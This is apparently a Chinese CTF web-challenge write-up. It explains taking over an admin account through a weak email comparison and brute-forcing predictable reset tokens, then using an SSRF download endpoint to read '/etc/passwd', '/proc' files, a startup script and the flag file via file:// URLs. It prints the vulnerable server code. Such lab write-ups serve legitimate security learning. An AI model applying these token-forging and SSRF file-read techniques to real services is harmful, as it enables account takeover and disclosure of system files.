
思路

首先注意三个接口


```
login：泄露账户是admin，密码未知，尝试弱口令，无果，无sql注入
reset：需要email
download：需要是admin权限
```

这里就得注意了




没注意这道题就G了

这里可以得到admin的email




Email:saferman@23333.private.reallybesthack.com

拿到email自然去reset了（这里简单测试发现好像只能用admin的email）



如下



set link: /resetpassword?token=c9ovlxwbre5kzi07110-c2FmZXJtYW5AMjMzMzMucHJpdmF0ZS5yZWFsbHliZXN0aGFjay5jb20x

注意这个token的组成，后半部分就是简单的base64编码，前半部分是一个未知的加密，尝试跟随接口，但是

会显示不是admin

上述就是前期的一个基本的思路了，我个人受困于黑盒场景，一直想找CVE打请求走私，web队友敏锐发现了两处很关键的地方，这道题就很清晰了

- 弱比较
- 时间戳加密

我们思考，既然我们要`/resetpassword?token=xxxxx`，但是直接reset->email无法获得admin-token，还有其他办法吗?

首先我们思考如果加密逻辑可知，是否可以通过已有token不经过email直接拿到admin的token?
如果你没有尝试弱比较，就无法更近一步了
实际发现，reset接口处是可以接受`saferman@23333.private.reallybesthack.com1`因为它的弱比较，这里剧透一下

```
@app.route('/reset/', methods=['GET', 'POST'])
def reset():
    if request.method == 'POST':
        email = request.json['email']
        result = {}
        if (isinstance(email,str) and email.startswith(admin_email) ) or \
            (isinstance(email,list) and len(email)>0 and email[0] ==
admin_email ) or\
            (isinstance(email,tuple) and len(email)>0 and email[0] ==
admin_email):
            # send email
            # session['admintoken'] = xxxx
```

```
            # /resetpassword?token=
            if isinstance(email,str):
                email = email.split(";")
                # email = [email]
            email2token = {}
            for each_email in email:
                email2token[each_email] = genToken(each_email)
            t = {}
            for k_email,v_token in email2token.items():
                if k_email == admin_email:
                    session['admintoken'] = v_token
                else:
                    t[k_email] = "/resetpassword?token=" + v_token
            result['code'] = "OK"
            result['message'] = "The reset link is sent to emails
successfully!" + \
                "If you don't receive the email, please see your reset link
via /getPrivateInfo/?email=[your_email]"
            session['linkdict'] = json.dumps(t)
            # print(session['linkdict'])
        else:
            result['code'] = "bad"
            result['message'] = "sorry, not admin's email"
        return jsonify(result)
    if request.method=="GET":
        return render_template('reset.html', inline_css=INLINE_CSS)
```

嗯，然后呢？我们短时间内触发两个，看看email生成的token有什么不同

这里可以写个python脚本，这里不演示了，很明确的就能看到，就改变末尾的相邻数字，其实，最后生成的token的差距只是最后的3位字符，理论上，我们可以同时reset两个email

```
saferman@23333.private.reallybesthack.com
saferman@23333.private.reallybesthack.com8=>ycdhwoaj61smbkgu234-
c2FmZXJtYW5AMjMzMzMucHJpdmF0ZS5yZWFsbHliZXN0aGFjay5jb204
```

然后根据ycdhwoaj61smbkgu234末尾三位打爆破，再构造正确的token发至`/resetpassword/`

耐心等待即可拿到admin的密码`McQKiL7FgtozW7TAOpymfeijmTkkS81G`，这里爆破的时候其实发现很快，也有这层原因在

```
if __name__ == "__main__":
    import sys
    import os

    sys.path.append('/app')

    try:
        os.setgid(1001)  # 先设置组
        os.setuid(1001)  # 再设置用户
        print("Dropped privileges to uid=1001 gid=1001")
    except PermissionError:
        print("Warning: Cannot drop privileges (not running as root)")

    from waitress import serve
```

```
15
16      print("Starting server on http://0.0.0.0:8000 with 10 threads...")
17      serve(
18          app,
19          host='0.0.0.0',
20          port=8000,
21          threads=10,           # 直接对应 threads=10
22          # connection_limit=1000,  # 可选：提高连接数
23          # asyncore_use_poll=True, # 可选：性能优化
24      )
```

拿到密码后登录，即可以使用download接口，看来是个SSRF，就打`file:///etc/passwd`

en，开始找源码，`/app/app.py`没有，摸不着头脑


```
1  /proc/self/environ #/app/main.py
2  /proc/1/environ   #这里是一个悲剧
```

拿到源码之后也没什么其他讯息了，就这个接口可以打SSRF

```
1  @app.route('/download/', methods=['POST'])
2  def download():
3      # can visit this api directly
4      if not session.get('username', None):
5          return redirect(url_for('login'))
6      if request.method == 'POST':
7          url = request.form["url"]
8          try:
9              # banned_suffix = re.compile('.*(\.py)')
10             # if re.match(banned_suffix, url):
11             #     return "U are not allowed to read .py file"
12             # rex_ip = re.compile('.*((127\\.0\\.0\\.1)|(0177.0.0.1)|
   (0x7F000001)|(2130706433)|(localhost)|(10\\.\\d{1,3}\\.\\d{1,3}\\.\\d{1,3})|
   (172\\.((1[6-9])|(2\\d)|(3[01]))\\.\\d{1,3}\\.\\d{1,3})|
   (192\\.168\\.\\d{1,3}\\.\\d{1,3}))')
13             # if re.match(rex_ip, url):
14                 # return "Banned, because a internal IP address is
   detected!"
15             res = urllib.request.urlopen(url)
16             return res.read().decode('utf-8')
17         except Exception as e:
```

这里gopher是用不了的，就好像只能file读了，内网就一个redis，也干打不了

然后就是漫长的找RCE，认为需要提权拿/root下的flag，因此错失解题机会了



上述，其实关键在于我先前读取的`/proc/1/cmdline`

```
/etc/passwd/etc/start.sh
```

我没有读取`/etc/start.sh`，因此没看到flag的文件名，苦也

```
#!/bin/bash

FLAG_PATH=/sdgfsdfyxzfvgjnrtuwerewyrtu_flag
FLAG_MODE=M_ECHO
if [ ${ICQ_FLAG} ];then
    case $FLAG_MODE in
        "M_ECHO")
            echo -n ${ICQ_FLAG} > ${FLAG_PATH}
            FILE_MODE=644
            chmod ${FILE_MODE} ${FLAG_PATH}
            ;;
        "M_SED")
            #sed -i "s/flag{x*}/${ICQ_FLAG}/" ${FLAG_PATH}
            sed -i -r "s/flag\{[^\}]*\}/${ICQ_FLAG}/" ${FLAG_PATH}
            ;;
        "M_SQL")
            # sed -i -r "s/flag\{.*\}/${ICQ_FLAG}/" ${FLAG_PATH}
            # mysql -uroot -proot < ${FLAG_PATH}
            ;;
        *)
            ;;
    esac
    echo [+] ICQ_FLAG OK
    unset ICQ_FLAG
else
    echo [!] no ICQ_FLAG
fi

# del eci env
```

```
rm -rf /etc/profile.d/pouchenv.sh
rm -rf /etc/instanceInfo

redis-server /etc/redis/redis.conf
# tail -f /dev/null
# uwsgi --ini /app/app.ini
python /app/main.py
```

```
file:///sdgfsdfyxzfvgjnrtuwerewyrtu_flag
```